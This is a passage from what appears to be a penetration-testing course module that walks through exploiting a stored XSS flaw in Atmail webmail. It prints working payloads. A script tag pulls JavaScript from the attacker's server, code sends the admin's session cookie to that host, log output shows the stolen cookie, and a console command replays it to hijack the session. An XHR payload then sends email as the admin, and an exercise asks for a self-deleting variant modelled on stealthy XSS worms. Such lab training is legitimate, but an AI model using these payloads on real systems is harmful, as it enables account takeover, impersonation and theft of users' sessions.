2. Send arbitrary emails
3. Delete any emails
4. Enable email forwarding (to an email address under our control)
5. Access all the contacts (used for spamming)
6. Enable auto-reply
7. Exploit any authenticated server-side application security flaws

But let's not get ahead of ourselves. At this point we need to see if we can actually retrieve cookies from a remote location and hopefully stay undetected.

In order to make our attack as discrete as possible, the payload we will use in this section will call a JavaScript file named atmail-session.js that is hosted on our attacking system. Once again, please adjust the IP address as needed.

Before we execute the following attack we first need to start a simple web server instance on our attacking machine. We can do that by using the Python module called *SimpleHTTPServer*.

```
kali@kali:~/atmail$ python -m SimpleHTTPServer 9090
Serving HTTP on 0.0.0.0 port 9090 ...
```

Listing 23 - Setting up a simple webserver

[21] https://www.owasp.org/index.php/Session_hijacking_attack

The web root for this HTTP Server will be in the current working directory (CWD) where this command was executed. In listing 23, the web root would be in the atmail directory.

```
kali@kali:~$ ./atmail_sendemail.py atmail '<script
src="http://192.168.2.100:9090/atmail-session.js"></script>'
```

Listing 24 - Injecting a JavaScript script reference that will execute in the context of the logged in user

Since the target JavaScript file does not exist yet on our attacking machine, we see a 404 response from our web server.

```
kali@kali:~/atmail$ python -m SimpleHTTPServer 9090
Serving HTTP on 0.0.0.0 port 9090 ...
192.168.2.100 - - [30/May/2018 10:54:40] code 404, message File not found
192.168.2.100 - - [30/May/2018 10:54:40] "GET /atmail-session.js HTTP/1.1" 404 -
```

Listing 25 - The webserver responds with a 404 HTTP code as expected.

Our next step is to create a JavaScript file containing the code that allows us to retrieve the session cookies. One way to accomplish this is to once again include a call to our HTTP server, but this time we can append the *document.cookie* parameter to the URL we are trying to retrieve.

To illustrate this idea, we will create the atmail-session.js file in the webroot directory of our attacking system with the following code (adjust the IP address as necessary):

```
function addTheImage() {
  var img = document.createElement('img');
  img.src = 'http://192.168.2.100:9090/' + document.cookie;
  document.body.appendChild(img);
}

addTheImage();
```

Listing 26 - JavaScript code to leak the cookie back to the attacking server

The JavaScript code shown above creates an instance of the *Image* element and sets the src attribute to point to the attacker's web server, passing the session cookie as a part of the URL string.

Once the payload executes on the victim's browser, we find that the JavaScript code attempted to retrieve a non-existent URL while, at the same time, disclosing the session cookie of the logged in Atmail user (listing 27).

```
kali@kali:~/atmail$ python -m SimpleHTTPServer 9090
Serving HTTP on 0.0.0.0 port 9090 ...
192.168.2.100 - - [30/May/2018 11:11:06] "GET /atmail-session.js HTTP/1.1" 200 -
192.168.2.100 - - [30/May/2018 11:11:06] code 404, message File not found
192.168.2.100 - - [30/May/2018 11:11:06] "GET /atmail6=1fp0fjq4aa8sm5if934b62ptv6
HTTP/1.1" 404 -
```

Listing 27 - Stealing the webmail admin cookie

Now that we have stolen the cookie, we want to ensure that we can hijack the session with it.

First, we clear all the cookies in the browser. This can be done by changing the "Settings for Clearing History" in Firefox in the *about:preferences#privacy* section as shown in Figure 50.




Figure 50: Clearing browser history

Now we can restart Firefox and browse to the mail interface again.




Figure 51: Accessing the Atmail web interface after restarting Firefox

At this point, you should be prompted to login. Let's attempt our session hijacking attack by running the following JavaScript code in the JavaScript console.

Note: Your stolen cookie will be different so you will need to update the value shown in the listing below.

```
javascript:void(document.cookie="atmail6=1fp0fjq4aa8sm5if934b62ptv6");
```

Listing 28 - JavaScript code to run in Firefox's JavaScript console.

This will set the cookie (Figure 52) and we can then just refresh the web page to hijack the session (Figure 53)!




Figure 52: Simulating a session hijack




Figure 53: Bypassing the authentication via session hijacking

2.4.1 Exercise

Recreate the above attack and make sure you are able to log in to the Atmail web interface with the stolen cookie.

2.5 Session Riding

Since we are targeting an administrative Atmail user, we could have unrestricted access to the application. However, while we have successfully hijacked the admin's Atmail session, we will only be able to impersonate the target user as long as the session is alive. In other words, should the admin user log out, the session cookie will be invalidated and prevent us from accessing the admin's Atmail interface and finishing whatever attack we planned.

Rather than performing our attack from the web browser, a more robust approach would be to automate whatever action we would like to perform as the authenticated user with the help of a script. We could do this, for example, by developing a script on the attacking server that would process the request issued through the XSS vulnerability. The script would extract the cookie from the request and make use of it for the remainder of the attack.

There's another interesting (and easier) option we could explore though. Rather than stealing the cookie, we could leverage the XSS vulnerability to force our authenticated victim to execute whatever action we want. In this way, we would ride the victim session turning our XSS into a cross-site request forgery attack (CSRF)[22]. CSRF attacks are also known as session riding.

Despite the similar name, it's important to understand the difference between session riding and session hijacking. In the latter, the attacker uses the stolen cookie to perform the attack, while in the former, the victim is performing the attack on the attacker's behalf through a legitimately authenticated browser session.

To automate our attack we can use JavaScript. The XHR API[23] can be very useful in these situations as it allows us to establish a bi-directional communication channel between the web application (server) and the victim's session, without the victim having any knowledge of the attack.

2.5.1 The Attack

While there are a number of actions we could automate, for this exercise we will try to keep things simple and develop a JavaScript payload that will send an email to an address of our choosing from the compromised admin account.

As mentioned in the previous section, the vector will be slightly different as we will leverage the XSS vulnerability in order to perform multiple cross-site request forgery attacks. We will build a more complex and useful payload later in this module based on the steps explained in this section.

Our first step will be to identify the correct URL used to send an email and determine what a normal request looks like.

---

[22] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

[23] https://www.w3.org/TR/XMLHttpRequest/

In order to streamline the proof of concept development process, we will use the Atmail web UI and admin user credentials on our Kali attacking machine alongside our intercepting *BurpSuite* proxy. This will allow us to simplify our efforts since we will not rely on stolen sessions.

Using an authenticated Atmail session on our Kali machine, we can compose a test email and send it while capturing all generated traffic in BurpSuite. At this point, we are primarily interested in the request that actually tells the Atmail server to process and send our email. In Figure 54 we can see that request.




Figure 54: Discovering the request that will send an email

2.5.2 Minimizing the Request

Our next step is to minimize the request. While this is not a mandatory step, it will help us remove unnecessary components in our final request and help us debug any potential issues along the way by keeping the request as clean as possible.

One option is to do this systematically (i.e. keep deleting parameters, headers, or any other unnecessary data from the request until we are no longer able to successfully send an email). This is where the BurpSuite repeater comes in handy.

The other option in this case is to read the source code, but for the sake of this exercise and since this is not always possible, we will stick with the first approach.

After repeating the minimization process a few times, we are able to turn our original request into the following very small request.




Figure 55: The GET request shown sends an email to whoever we want

Getting from the initial request to a much smaller one is not as difficult as it might seem. To recap, the following is the POST request we started with, which sends an email from the web interface to an arbitrary address.

```
POST /index.php/mail/composemessage/send/tabId/viewmessageTab1 HTTP/1.1
Host: atmail
Content-Length: 338
Accept: application/json, text/javascript, */*
Origin: http://atmail
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/54.0.2840.71 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://atmail/index.php/mail
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: atmail6=16t8al21shffhdh01e2vvclk96
Connection: close

tabId=viewmessageTab1&composeID=uida25bd740fb&relatedMessageFolder=&relatedMessageUIDs
=&relatedMessageMessageId=&relatedMessageResponseType=&relatedDraftUID=&readReceiptReq
uested=false&emailTo=admin%40offsec.local%3E&emailSubject=test%20email&emailCc=&emailB
cc=&emailBodyHtml=%3Cbr%3E%0A%09%09%09%09This+is+a+test+email!
```

Listing 29 - The original raw request to send an email

And this is our final minimized request we will use going forward:

```
GET
/index.php/mail/composemessage/send/tabId/viewmessageTab1?emailTo=admin%40offsec.local
&emailSubject=hacked!&emailBodyHtml=This+is+a+test+email! HTTP/1.1
Host: atmail
Cookie: atmail6=16t8al21shffhdh01e2vvclk96
```

Listing 30 - The raw GET request that sends an email after it has been minimized

As you may have noticed, in this particular case, we were able to convert the original POST request into a GET request. The easiest way to do so is via the BurpSuite Repeater functionality. By right-clicking the POST request in the Repeater, we are presented with a popup menu that has several options.




Figure 56: Changing the request type in BurpSuite's Repeater

Selecting *Change request method* will convert the POST request to a GET request.

Please note that we are not required to change the request method to successfully minimize the request. We are doing so only to demonstrate this BurpSuite functionality. Moreover this conversion is not always possible as it depends on how the web application request handler is implemented. In this instance Atmail accepts both methods for this particular request.

2.5.3 Developing the Session Riding JavaScript Payload

After minimizing the HTTP request, we can now start developing the JavaScript code that will execute this attack in the context of the admin user directly from the victim browser.

In the following example, we are going to send the email to our own email account on the Atmail server (*attacker@offsec.local*). Please note that this account was created only to better see the outcome of the attack. The attacker obviously does not need an account on the target server.

We will create a new JavaScript file called atmail_sendmail_XHR.js containing the code from Listing 31. If this code executes correctly, it should send an email to the *attacker@offsec.local* email address on behalf of the *admin@offsec.local* user. Most importantly, this will all be automated and done without any interaction by the logged-in admin Atmail user.

```
var email   = "attacker@offsec.local";
var subject = "hacked!";
var message = "This is a test email!";

function send_email()
{
   var uri ="/index.php/mail/composemessage/send/tabId/viewmessageTab1";
   var query_string = "?emailTo=" + email + "&emailSubject=" + subject +
"&emailBodyHtml= + message;
```

```
    xhr = new XMLHttpRequest();
    xhr.open("GET", uri + query_string, true);
    xhr.send(null);
}

send_email();
```

Listing 31 - Code that sends an email to attacker@offsec.local

Note that the code from listing 31 is implementing the minimized GET request we gathered from the previous section. More importantly, notice how the JavaScript code does not use any cookies. This is because we are simulating the request forgery attack by executing this script from the browser that is already logged in to the Atmail application as *admin@offsec.local*.

Since the code executes without the need for interaction and the HTTP session is legitimate, we should be able to use this to send our test email from one account to another.

Nevertheless, after testing the code from listing 31, we noticed that it did not work as expected, since the attacker inbox did not receive any emails from the admin account. While we are developing our payloads, we will inevitably make mistakes and should therefore have at least basic familiarity with a browser's debugging tool. For Firefox we can make use of the built-in *Developer Tools* to figure out what went wrong in our example.

In this particular case, if we look at the Console output while logged in to the *admin@offsec.local* inbox, we can see that there is a syntax error in our atmail_sendmail_XHR.js file. Specifically, it is located on line 7 and character position 74. If we click on the actual file name listed in the console we can also see the entire JavaScript source code, as well as the highlighted line in question.




Figure 57: Using Firefox Developer Tools to debug our payload issue




Figure 58: Debugging JavaScript payloads using developer tools

Thankfully, this is a simple fix, as we just need to close the double quotes after the *emailBodyHtml* string. Here is our final atmail_sendemail_XHR.js file:

```
01: var email   = "attacker@offsec.local";
02: var subject = "hacked!";
03: var message = "This is a test email!";
04: function send_email()
05: {
06:     var uri ="/index.php/mail/composemessage/send/tabId/viewmessageTab1";
07:     var query_string = "?emailTo=" + email + "&emailSubject=" + subject +
"&emailBodyHtml=" + message;
08:     xhr = new XMLHttpRequest();
09:     xhr.open("GET", uri + query_string, true);
10:     xhr.send(null);
11: }
12: send_email();
```

Listing 32 - The JavaScript exploit payload

As a recap, here is a summary of our attack vector:

1. Send an email to *admin@offsec.local* with a malicious payload in the *Date* field, that references a JavaScript file on our attacking server
2. Create a JavaScript file on our attacking server that will be called by the tag described in step 1
3. Include code in the JavaScript file that will send an email from *admin@offsec.local* to *attacker@offsec.local*
4. Start the simple Python web server from the same directory where the malicious JavaScript file is located
5. Log in to the *admin@offsec.local* account to trigger the XSS




Figure 59: Triggering our XSS attack again with our new send email payload

After executing the entire attack chain, we can log in and view the attacker's inbox, where the email from the admin user has been received!




Figure 60: A wild email appears!

2.5.4 Exercise

Recreate the above XSS attack to send an email from the admin account.

2.5.5 Extra Mile

Once you can send emails, change the payload to create a new contact instead.

To parse the web server's response, you can use the *response*[24] property of an *XHR* object:

```
function read_body(xhr) {
   var data;
   if (!xhr.responseType || xhr.responseType === "text") {
       data = xhr.responseText;
   } else if (xhr.responseType === "document") {
       data = xhr.responseXML;
   } else if (xhr.responseType === "json") {
       data = xhr.responseJSON;
   } else {
       data = xhr.response;
   }
   return data;
}
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
   if (xhr.readyState == XMLHttpRequest.DONE) {
       console.log(read_body(xhr));
   }
}
xhr.open('GET', 'http://www.google.com', true);
xhr.send(null);
```

Listing 33 - Reading back a server response from a XMLHttpRequest object request

Please be aware that you are going to require a web proxy for this exercise and at this point, you should be sufficiently comfortable with BurpSuite.

Once you have completed the previous exercise, enhance the JavaScript payload further to delete itself from the victim's email inbox. This provides an extra level of stealth and is often used in large-scale XSS worms.

2.6 Gaining Remote Code Execution

2.6.1 Overview

As attackers, we want to find a way to gain full control of our target, and that means compromising the entire underlying operating system. Of course, one vulnerability alone is not always sufficient. Often, we have to use more than one in the audited application, or even target a different software running on the system.

In the case of Atmail, we know that we can use the XSS vulnerability to hijack the administrative webmail session. However, with a bit of luck, the same XSS vulnerability could also be used to reach the extended administrative functionalities of the application. For this attack vector to work, the administrative user would have to be logged in to both (webmail and admin) interfaces at the same time when the XSS vulnerability is triggered. An attacker would be able to detect if

